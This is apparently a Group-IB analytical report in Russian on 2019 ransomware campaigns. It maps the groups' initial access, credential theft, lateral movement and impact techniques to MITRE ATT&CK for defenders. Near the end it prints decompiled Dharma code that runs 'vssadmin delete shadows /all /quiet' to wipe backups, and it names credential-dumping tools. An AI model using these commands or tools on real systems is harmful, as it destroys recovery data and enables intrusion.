ПРОГРАММЫ-ВЫМОГАТЕЛИ:

НОВЕЙШИЕ МЕТОДЫ АТАК ШИФРОВАЛЬЩИКОВ

СОДЕРЖАНИЕ

ВВЕДЕНИЕ

Средний выкуп в Q4 2018: $6000

Средний выкуп в Q4 2019: $84 000

40%

составил рост числа атак вымогателей по сравнению с предыдущим годом

2017 год запомнился миру разрушительными эпидемиями вирусов-шифровальщиков, нанесшими бизнесу ущерб в миллиарды долларов. Как мы сегодня знаем, за этими кампаниями стояли прогосударственные хакерские группы Lazarus и Sandworm. Следующий год был менее насыщен событиями, и мало кто мог ожидать, что другие преступные группы готовятся к подобным атакам. Только после того, как шифровальщики проявили себя в полную силу в 2019 году, стало понятно, что мы имеем дело с новым типом угрозы.

По сравнению с предыдущим периодом шифровальщики 2019 года отличаются прежде всего запрашиваемыми суммами выкупа. Всего за один год средний размер выкупа вырос с 6 тыс. до 84 тыс. долларов[1]. При этом истории, мелькавшие в заголовках новостей, были гораздо драматичнее. Например, операторы вымогателя Ryuk сумели заставить два города во Флориде заплатить в совокупности 1 млн долларов[2]. Эта же группа атаковала город Нью-Бедфорд, штат Массачусетс, потребовав выкуп в размере 5,3 млн долларов[3]. Городские власти смогли предложить злоумышленникам лишь 400 тыс. долларов, от которых те отказались. Этот инцидент привлек внимание всего мира.

2019 год начинался многообещающе. В результате совместной операции ФБР, Налоговой службы США, Европола, а также правоохранительных органов Бельгии и Украины был закрыт крупнейший магазин по продаже доступа к скомпрометированным серверам – xDedic[4]. Более того, операторы вымогателя GandCrab, которые в 2018 году занимали доминирующее положение на рынке и, по их собственным утверждениям, заработали более 2 млрд долларов, заявили о завершении киберпреступной деятельности.

Разумеется, операторы вымогателей нашли новые способы распространения своих программ. Злоумышленники стали мыслить масштабнее – не только с точки зрения размера выкупа, но и с точки зрения распространения и агрессивности своих действий. В целом, по оценкам Group-IB, атаки вымогателей в 2019 году выросли на 40% по сравнению с предыдущим годом.

В данном аналитическом отчете мы рассмотрим наиболее яркие кампании шифровальщиков за 2019 год и проанализируем основные тактики, техники и процедуры (TTP) из арсенала операторов вымогателей. Из нашего исследования станет понятно, что киберпреступники и не думают снижать активность.

1 www.coveware.com/blog/2020/1/22
www.coveware.com/blog/2019/1/21

2 www.nytimes.com/2019/06/27

3 www.cyberdefensemagazine.com

4 www.europol.europa.eu/newsroom/news

ОБЗОР КЛЮЧЕВЫХ ТЕНДЕНЦИЙ

Тройка крупнейших игроков на рынке шифровальщиков за 2019 год по версии специалистов по реагированию на инциденты Group-IB: Ryuk, Dharma и REvil

REvil

показали самый большой диапазон векторов первичной компрометации, а также применяли методы, которые ранее использовали только APT-группы

Все чаще операторы шифровальщиков, даже тех, что распространяются по модели «программа-вымогатель как услуга» (Ransomware-as-a-Service, RaaS), в качестве своих целей выбирают крупные сетевые инфраструктуры, нежели рядовых пользователей.

Например, операторы REvil смогли успешно осуществить атаку на цепочку поставок, скомпрометировав итальянскую версию веб-сайта WinRar. Все те же операторы атаковали сетевые инфраструктуры 22 муниципалитетов Техаса через компрометацию обслуживающей их ИТ-компании[5].

Операторы все чаще используют разные трояны, чтобы получить первоначальный доступ к целевой сети и закрепиться в ней. Например, в 2018 году операторы Ryuk использовали трояны Emotet и Trickbot. В 2019 году эта тенденция сохранилась, а список троянов пополнили Dridex (используется операторами DoppelPayner) и SDBBot (используется операторами Clop).

Фишинговые письма по-прежнему являются одной из наиболее распространенных техник первоначальной компрометации. Не только главные охотники за крупным выкупом, но и, например, операторы Shade (Troldesh) используют фишинг для доставки вымогателей. То же самое можно сказать и о клиентах многих RaaS.

Из-за популярности RaaS наборы эксплойтов продолжают использоваться для распространения вымогателей. Наряду с такими общеизвестными инструментами, как RIG EK и Fallout EK, на рынке появились три новых набора: Spelevo EK, Radio EK и Lord EK. Последний использовался для распространения шифровальщика Eris в августе 2019 года.

Несмотря на закрытие магазина xDedic, операторы многих семейств шифровальщиков продолжили успешно атаковать, получая первоначальный доступ к сетям с помощью перебора паролей к серверам с доступным извне RDP. Наибольшее беспокойство вызывает тот факт, что даже низкоквалифицированным злоумышленникам удается компрометировать инфраструктуру, воспользовавшись халатным отношением компаний к информационной безопасности. Некоторые группы, использующие в качестве вектора первичной компрометации подбор паролей к RDP, даже не имеют в арсенале вирусов-шифровальщиков. Вместо них атакующие используют легитимное программное обеспечение для шифрования. В то же время даже продвинутые крупные игроки на рынке шифровальщиков периодически используют компрометацию RDP в качестве первоначального вектора атаки.

Однако одной из наиболее примечательных тенденций в 2019 году было то, что многие операторы шифровальщиков начали выгружать большие объемы конфиденциальных данных из атакованных корпоративных сетей. Подобные действия, по их мнению, существенно повышают шансы на получение выкупа.

[5] www.nytimes.com/2019/08/20

MITRE ATT&CK® MAPPING


Мы сопоставили тактики и техники, выявленные специалистами Group-IB в рамках реагирований на инциденты, а также в результате мониторинга и анализа данных о киберугрозах, с матрицей MITRE ATT&CK[6]. Они приведены в таблице в следующем порядке: от самых популярных (выделены красным) до наименее популярных (выделены зеленым) в паре с соответствующими им идентификационными номерами в матрице (ATT&CK ID). Эти идентификаторы будут неоднократно упомянуты в рамках отчета. Их описание и дополнительную информацию об отдельных тактиках и техниках можно найти на сайте MITRE ATT&CK.

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Drive-by Compromise (T1189)	User Execution (T1204)	Registry Run Keys / Startup Folder (T1060)	Valid Accounts (T1078)	Disabling Security Tools (T1089)	Brute Force (T1110)	Network Service Scanning (T1046)	Remote Desktop Protocol (T1076)	Data from Local System (T1005)	Remote Access Tools (T1219)	Transfer Data to Cloud Account (T1537)	Data Encrypted for Impact (T1486)
External Remote Services (T1133)	PowerShell (T1086)	External Remote Services (T1133)	Exploitation for Privilege Escalation (T1068)	Group Policy Modification (T1484)	Credential Dumping (T1003)	Network Share Discovery (T1135)	Windows Admin Shares (T1077)	Data from Network Shared Drive (T1039)	Remote File Copy (T1105)	Exfiltration Over Other Network Medium (T1011)	Inhibit System Recovery (T1490)
Spearphishing Attachment (T1193)	Command-Line Interface (T1059)	Create Account (T1136)		Redundant Access (T1108)	Credentials in files (T1081)	Remote System Discovery (T1018)	Windows Remote Management (T1028)		Multi-hop Proxy (T1188)	Data Encrypted (T1022)	Resource Hijacking (T1496)
Spearphishing Link (T1192)	Scripting (T1064)	Scheduled Task (T1053)		Masquerading (T1036)	Credentials from Web Browsers (T1503)	System Information Discovery (T1082)				Exfiltration Over Command and Control Channel (T1041)	
Valid Accounts (T1078)	Windows Management Instrumentation (T1047)	Valid Accounts (T1078)		Bypass User Account Control (T1088)		Permission Groups Discovery (T1069)					
Supply Chain Compromise (T1195)	Exploitation for Client Execution(T1203)	New Service (T1050)		NTFS File Attributes (T1096)		Password Policy Discovery (T1201)					
Trusted Relationship (T1199)	Mshta (Mshta)	Modify Existing Service (T1031)		Obfuscated Files or Information (T1027)		Domain Trust Discovery (T1482)					
Exploit Public-Facing Application (T1190)	Scheduled Task (T1053)	WMI Event Subscription (T1084)		Deobfuscate/ Decode Files or Information (T1140)		Network Configuration (T1016)					
				File and Directory Permissions Modification (T1222)							
				File Deletion (T1107)							

[6] attack.mitre.org

ПЕРВИЧНАЯ КОМПРОМЕТАЦИЯ

A



Серверы с открытым портом 3389, согласно данным сервиса Shodan

Уязвимости RDP, обнаруженные в 2019 году: CVE-2019-0708 (BlueKeep), CVE-2019-1181, CVE-2019-1182, CVE-2019-1222, CVE-2019-1226

Протокол удаленного рабочего стола (RDP)

Компрометация через внешние службы удаленного доступа (T1133), прежде всего через протокол удаленного рабочего стола (Remote Desktop Protocol, RDP), остается чрезвычайно популярной у операторов вымогателей, несмотря на закрытие крупнейшего магазина по продаже доступа через RDP к скомпрометированным серверам xDedic. Более того, купить такой доступ все еще не составляет большого труда:

Серверы, выставленные на продажу на платформе Russian Market

По сравнению с 2018 годом количество доступных серверов с открытым портом 3389, используемым службой удаленного рабочего стола по умолчанию, только увеличилось. В пятерке лидеров по их эксплуатации в 2019 году оказались Китай, США, Германия, Бразилия и Россия.[A]

Более того, многие организации начали использовать нестандартные порты для служб удаленного рабочего стола, поэтому реальное количество серверов с открытыми портами может быть намного выше.

Рост числа атак на RDP в значительной степени можно объяснить обнаружением новых уязвимостей: CVE-2019-0708, CVE-2019-1181, CVE-2019-1182, CVE-2019-1222 и CVE-2019-1226. Самая первая известна многим читателям как BlueKeep – это уязвимость в устаревших версиях операционной системы Windows. В некоторых источниках писали, что операторы вымогателя DoppelPaymer использовали BlueKeep в качестве начального вектора компрометации, однако позже компания Microsoft опровергла эту информацию[7]. Тем не менее авторы фреймворка Metasploit (популярный инструмент для проведения пентестов) добавили модуль, который позволяет выявлять уязвимость BlueKeep на целевом хосте.

7 msrc-blog.microsoft.com/2019/11/20

Пять наборов эксплойтов, использовавшихся в 2019 году: RIG EK, Fallout EK, Spelevo EK, Lord EK и Radio EK

Халатное отношение многих компаний к безопасности позволило атакующим получить легитимную учетную запись с необходимыми привилегиями (T1078) средствами перебора паролей (T1110). По наблюдениям криминалистов Group-IB, для этих целей часто использовались инструменты NLBrute и ZBrute, которые в некоторых случаях применялись далее для проверки валидности полученных учетных данных при подключении к иным доступным хостам. Получив учетные данные, атакующие осуществляли подключение по RDP, чаще всего с помощью FreeRDP – бесплатной кроссплатформенной имплементации протокола удаленного рабочего стола (T1219).

Специалисты по криминалистике Group-IB обнаружили, что большинство атак, использующих описанный выше вектор, связано с операторами вымогателей Dharma и Scarab. Разумеется, есть и другие группы, использующие подобный вектор: им пользовались и FIN6, стоящие за некоторыми кампаниями с использованием LockerGoga и Ryuk, а также операторы REvil, MegaCortex, Maze, Nemty, Buran, NetWalker и RobinHood. Такое совпадение методов также может быть связано с тем, что многие из этих семейств вымогателей распространяются по модели «вымогатель как услуга».

Специалисты по криминалистике Group-IB также отметили ряд случаев, в которых злоумышленники качестве начального вектора компрометации использовали атаки через перебор пароля к RDP, но вместо программ-вымогателей применяли легитимное программное обеспечение для шифрования логических дисков – DiskCryptor.


Drive-by

Поскольку многие семейства вымогателей продолжают успешно распространяться по модели RaaS, специалисты Group-IB во многих инцидентах отмечают использование следующих наборов эксплойтов:

- **RIG EK** – этот набор существует уже давно и остается самым популярным на сегодняшний день. Он нацелен на уязвимости CVE-2018-8174 в Internet Explorer и CVE-2018-4878 в Adobe Flash Player.
- **Fallout EK** – в начале 2019 года авторы дополнили этот набор эксплойтом для уязвимости CVE-2018-15982 во Flash Player.
- **Spelevo EK** – новый набор, обнаруженный в июне. Он атакует уязвимости CVE-2018-8174 в Internet Explorer, CVE-2018-15982 и CVE-2018-4878 в Adobe Flash Player.
- **Lord EK** – также новый набор. Он нацелен на уязвимость CVE-2018-4878 в Adobe Flash Player (T1203). Поскольку данный набор содержит лишь один эксплойт, он считается псевдонабором.
- **Radio EK** — еще один псевдонабор, нацеленный на старую уязвимость CVE-2016-0189.

Набор эксплойтов RIG EK использовался операторами Nemty (начали работать с августа 2019 года) и Eris. Операторы Eris использовали RIG EK, а также Lord EK для распространения своей программы-вымогателя с помощью drive-by атак (T1189). Набор Radio EK также использовался в некоторых кампаниях вымогателя Nemty.

Операторы GandCrab использовали наборы эксплойтов RIG EK и Fallout EK до того, как они объявили о завершении своей киберпреступной карьеры:



Сообщение операторов GandCrab о завершении деятельности

Практически сразу после данного заявления набором RIG EK воспользовались операторы шифровальщика REvil, которых многие исследователи связывают с GandCrab. Как сообщил представитель REvil на одном из андеграундных форумов, они были партнерами GandCrab, а затем купили исходный код GandCrab, адаптировали его под свои нужды и продолжили их деятельность.

Кроме того, RIG EK был замечен в кампаниях, распространяющих еще одно семейство вымогателей – Buran.

Наборы Spelevo EK и Fallout EK использовались для распространения вымогателя Maze, который был замечен в атаках на корпоративные сети крупных компаний.

Фишинг

Фишинговые электронные письма зарекомендовали себя как надежный способ доставки вредоносных программ, а 2019 год лишний раз подтвердил данный тренд. Лидерами по количеству отправленных фишинговых писем стали операторы вымогателя Shade. В первой половине 2019 года в качестве вложений они использовали защищенные паролем архивы, содержащие JS-файлы (T1193), после открытия которых (T1204) осуществлялась загрузка (T1105) и запуск вымогателя. Позже архивы в письмах были заменены на PDF-файлы, которые содержали ссылки (T1192) на все те же архивы с JS-файлами (T1064). Необходимо отметить, что очень часто полезная нагрузка размещалась на взломанных веб-сайтах.

Многие крупные игроки используют популярные трояны. Например, операторы шифровальщика Ryuk для первоначальной компрометации своих жертв использовали троян Emotet (S0367), который, в свою очередь, доставлял троян Trickbot (S0266). Последний известен благодаря своей модульной архитектуре, позволяющей получить практически любые данные с зараженного хоста и даже осуществить полную компрометацию домена.


Emotet чаще всего доставлялся жертве через фишинговые письма с вложенным документом Microsoft Word, ссылкой на такой документ или PDF-файлом со ссылкой:

Содержимое фишингового документа, демонстрируемое пользователю

После открытия документа пользователю предлагалось разрешить выполнение макросов, а в случае успеха осуществлялся запуск PowerShell (T1086) с помощью технологии WMI (Windows Management Instrumentation), что позволяло загружать и запускать вредоносное программное обеспечение.

Услугами Emotet пользовались операторы не только Ryuk, но и DoppelPaymer. Однако последние вместо TrickBot загружали троян Dridex.

Отметим любопытную технику операторов DoppelPaymer: они использовали для распространения своего вымогателя скомпрометированные веб-сайты, перенаправляющие пользователей на вредоносные страницы с поддельными обновлениями для браузера:



Ссылка на поддельное обновление браузера

Операторы вымогателей

начали использовать методы, которые ранее были типичны только для APT-групп

Вместо обновления веб-браузера пользователи загружали JS-скрипты (T1064) или HTA-файлы (T1170), запуск которых приводил к загрузке трояна Dridex. Эту технику можно назвать псевдоатакой на цепочку поставок.

Аналогичная техника была использована и операторами шифровальщика Nemty. Они использовали поддельный веб-сайт PayPal, но вместо кешбэк-приложений PayPal пользователям загружалась полезная нагрузка Nemty.

Операторы вымогателя STOP решили сыграть на жадности пользователей. Их главной целью были те, кто хотел получить пиратскую копию коммерческого программного обеспечения или программу-активатор к нему. Разумеется, вместо того, чтобы активировать пиратскую копию, скачиваемые жертвами программы заражали их компьютеры вымогателем.

Известная финансово мотивированная группа TA505 также проявила интерес к атакам на крупные организации с помощью шифровальщиков. Их кампании, распространявшие шифровальщик Clop, часто начинались с фишингового письма, содержащего зараженное вложение, которое среди прочего загружало один из троянов (FlawedAmmyy RAT или SDBBot).

Атака на цепочку поставок

Некоторые клиенты RaaS выбирали необычные методы распространения шифровальщиков. Например, операторам REvil удалось провести успешную атаку на цепочку поставок (T1195). В июне 2019 года они скомпрометировали итальянскую версию официального сайта WinRar и заменили установщик легитимной программы на шифровальщик для последующего заражения систем пользователей.

Эксплуатация доступных извне приложений

Операторы вымогателя REvil продемонстрировали наибольшее разнообразие способов первичной компрометации благодаря услугам их партнеров. Помимо упомянутых выше техник, они использовали 0-day эксплойты, в частности для уязвимости CVE-2019-2725 в Oracle WebLogic Server (T1190). После успешной эксплуатации с помощью PowerShell (T1086) и утилиты wget или certutil осуществлялась загрузка и запуск экземпляра вредоносной программы с сервера, подконтрольного атакующим (T1105). Они также эксплуатировали уязвимость CVE-2019-11510 в VPN-сервисе от Pulse Secure, после чего проводили постэксплуатационные мероприятия с помощью инструментов для пентестов, которые пользуются популярностью среди охотников за крупным выкупом.

Доверительные отношения

Интересно отметить, что операторы REvil прибегали и к методам компрометации, которые ранее были свойственны только APT-группам. Так, для компрометации 22 муниципалитетов Техаса они предварительно скомпрометировали обслуживающую их ИТ-компанию (T1199). Необходимо отметить, что в начале 2019 года операторы GandCrab уже использовали точно такую же технику атаки, что снова указывает на связь этих двух групп.

ПОСТЭКСПЛУАТАЦИЯ

Ryuk, REvil, DoppelPaymer, Maze и Dharma

компрометировали целые сетевые инфраструктуры, что позволило им значительно увеличить размер выкупа

Другая тенденция, отмеченная исследователями в 2019 году, заключается в том, что многие операторы вымогателей почти перестали атаковать отдельных пользователей и переключились на полномасштабные операции, нацеленные на крупные компании. Некоторые злоумышленники, например операторы Shade и STOP, предпочитали сразу шифровать данные на первоначально скомпрометированном хосте, в то время как многие другие, в частности операторы Ryuk, REvil, DoppelPaymer, Maze, Dharma, не ограничивались этим и компрометировали целые сетевые инфраструктуры, что позволило им значительно увеличить размер выкупа.

Получение аутентификационных данных

После попадания в сеть большинство атакующих использовало программу Mimikatz для получения аутентификационных данных пользователей (T1003). Несмотря на тривиальность метода, он по-прежнему остается весьма эффективным. В некоторых случаях атакующие создавали дамп процесса LSASS (Local Security Authority Subsystem Service) с помощью утилиты ProcDump и затем, предварительно выгрузив, работали с ним уже на своей стороне. Такой подход позволял им использовать Mimikatz, несмотря на его высокий уровень детектируемости.

В ходе расследования некоторых инцидентов специалисты Group-IB также выявляли следы использования LaZagne (S0349) – инструмента, который позволяет атакующим получить не только аутентификационные данные учетных записей Windows, но и многие другие, например сохраненные пользователями в веб-браузере (T1503).

Некоторые операторы в ходе постэксплуатации использовали дополнительное вредоносное программное обеспечение, что давало им новые возможности для получения аутентификационных данных. Так, например, операторы Ryuk использовали один из модулей трояна Trickbot (pwgrab) для получения различных аутентификационных данных для Microsoft Outlook, WinSCP, Filezilla, RDP, VNC, PuTTY, TeamViewer, OpenSSH и OpenVPN (T1081).

Кроме того, в некоторых случаях при атаках путем перебора пароля к серверам с доступным извне RDP злоумышленники сразу получали учетную запись с необходимыми привилегиями, что позволяло им свободно перемещаться по домену и даже извлекать дополнительные учетные данные, обеспечивающие им резервный доступ к системам (T1108).

Сетевая разведка

Для сетевой разведки многие группы, использовавшие RDP в качестве вектора первичной компрометации, применяли Advanced Port Scanner или Advanced IP Scanner (T1018). Операторы с более продвинутым арсеналом, например Ryuk, REvil, Maze, Clop и DoppelPaymer, активно пользовались постэксплуатационными фреймворками, а именно Cobalt Strike (S0154), PowerShell Empire (S0363), Metasploit, CrackMapExec, PoshC2 (S0378) и Koadic (S0250). Это позволяло им собирать информацию о системах (T1082), группах (T1069), общих папках (T1135), парольных политиках (T1201), доверительных отношениях доменов (T1482) и др. Сбор данных осуществлялся с помощью инструментов PowerShell (T1086) и WMI (T1047), а также благодаря сканированию портов (T1046).

Несмотря на использование типовых постэксплуатационных фреймворков, атакующим чаще всего удавалось остаться незамеченными, так как данное программное обеспечение также активно использовалось в атакуемых организациях при проведении запланированных тестов на проникновение. При этом самой частой причиной успеха злоумышленников был низкий уровень систем безопасности и отсутствие необходимого персонала в организации.

Закрепление

Большинство операторов вымогателей использовали простые способы закрепления в скомпрометированных системах. Ввиду того, что атакующими активно использовался Mimikatz и другие инструменты со схожим функционалом, для закрепления не только в конкретной системе, но и в сети в целом в основном использовались легитимные учетные записи (T1078). В некоторых случаях создавались и новые учетные записи (T1136), в том числе с помощью заранее подготовленных скриптов (T1064).

Использование троянов, например Emotet, Trickbot и Dridex (S0384), обусловило наличие механизмов закрепления, характерных для данного вредоносного ПО:

- разделы реестра Run и папки автозагрузки (T1060);
- создание новых служб (T1050);
- создание задач в планировщике (T1053).

В то же время использование постэксплуатационных фреймворков позволило атакующим применять более сложные механизмы закрепления в системе. Так, операторы DoppelPaymer, вооружившись PowerShell Empire, использовали технику Windows Management Instrumentation Event Subscription для закрепления на некоторых хостах (T1084).

Продвижение по сети

Традиционно одним из самых популярных способов продвижения по сети является протокол рабочего стола (T1076). Таким способом активно пользовались как менее квалифицированные злоумышленники, так и их более опытные коллеги.

Использование постэксплуатационных фреймворков позволило атакующим активно применять WMI (T1047) и WinRM (T1028).

Применение троянов на этапе первичной компрометации также позволяло некоторым операторам осуществлять продвижение по сети. Например, операторы вымогателя Ryuk повторно использовали троян Trickbot (теперь уже модули worm и share) для продвижения по сети через административные общие ресурсы (T1077).

Для распространения и запуска вымогателя атакующими зачастую использовался PsExec (S0029), причем распространение осуществлялось непосредственно с контроллера домена. Также в некоторых случаях операторы Ryuk применяли групповые политики для развертывания своего вымогателя (T1484). Данный метод был популярен среди различных злоумышленников, включая операторов EKANS, которые атаковали не только корпоративные, но и технологические сети (АСУ ТП).

ДОСТИЖЕНИЕ ЦЕЛИ

Главная цель злоумышленников:

зашифровать данные и обеспечить невозможность их восстановления, чтобы гарантировать выплату выкупа

Так как главной целью атакующих является шифрование данных с целью получения выкупа (T1486), одной из первостепенных задач программ-вымогателей является обеспечение невозможности восстановления данных.

В 2019 году злоумышленники решали эту задачу в том числе путем удаления теневых копий Windows, созданных с помощью утилит командной строки vssadmin и wmic (T1490).

В некоторых случаях это происходило еще на стадии сетевой разведки, когда атакующие находили серверы с резервными копиями и удаляли из них данные вручную или вымогали за их расшифровку куда более значимую сумму.


В зависимости от используемой программы-вымогателя могут встречаться различные интересные и уникальные техники. Например, Dharma с помощью mode меняет кодовую страницу на номер 1251 – стандартную 8-битную кодировку всех русских версий Microsoft Windows:

```
cmdline = DecryptString(aModeConCpSelec, &str_decr_key, 128, 1u);// mode con cp select=1251
                                                // vssadmin delete shadows /all /quiet
                                                // Exit
                                                //
envvar = DecryptString(aComspec, &str_decr_key, 128, 2u);// %comspec%
lpApplicationName = AllocHeap(131068);
v1 = NullBuffer(&StartupInfo, v0, &StartupInfo, 0, 0x44u);
NullBuffer(v1, v2, &PipeAttributes, 0, 0xCu);
PipeAttributes.bInheritHandle = 1;
PipeAttributes.nLength = 12;
if ( CopyString(lpApplicationName, 0x7FFF, envvar) > 0 )
  GetEnvString(lpApplicationName, 0x7FFF);
if ( CreatePipe(&hReadPipe, &hFile, &PipeAttributes, 0) )
{
  if ( CreatePipe(&hObject, &hWritePipe, &PipeAttributes, 0) )
  {
    SetHandleInformation(hFile, 1u, 0);
    SetHandleInformation(hObject, 1u, 0);
    StartupInfo.cb = 68;
    StartupInfo.dwFlags = 257;
    StartupInfo.hStdInput = hReadPipe;
    StartupInfo.hStdOutput = hWritePipe;
    StartupInfo.hStdError = hWritePipe;
    StartupInfo.wShowWindow = 0;
    if ( CreateProcessW(lpApplicationName, 0, 0, 0, 1, 0, 0, 0, &StartupInfo, &ProcessInformation) )
    {
      cmdline_len = lstrlenA(cmdline);
      WriteFile(hFile, cmdline, cmdline_len, &NumberOfBytesWritten, 0);
      CloseHandle_0(ProcessInformation.hProcess);
      CloseHandle_0(ProcessInformation.hThread);
    }
  }
}
```

Изменение кодовой страницы с помощью mode


Именно эта кодировка использовалась в демонстрируемом требовании выкупа, которое записывалось в HTA-файл (T1170), а путь к нему также сохранялся в раздел реестра `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`. Это позволяло автоматически демонстрировать сообщение при входе в систему любого пользователя.

В отличие от предыдущего шифровальщика вымогатель Eris не закрепляется в системе: вместо этого он производит удаление своего исполняемого файла (T1107), выполняя команду `del` с параметрами `/Q` и `/F` через `cmd.exe` (T1059):




Выполнение команды del с параметрами /Q и /F через cmd.exe

REvil хранит конфигурационные данные в зашифрованном виде (T1027) в ресурсах, при этом ключ и размер данных хранятся в открытом виде и расположены перед данными, зашифрованными с помощью RC4:



Ключ, размер зашифрованных данных и начало зашифрованного сегмента

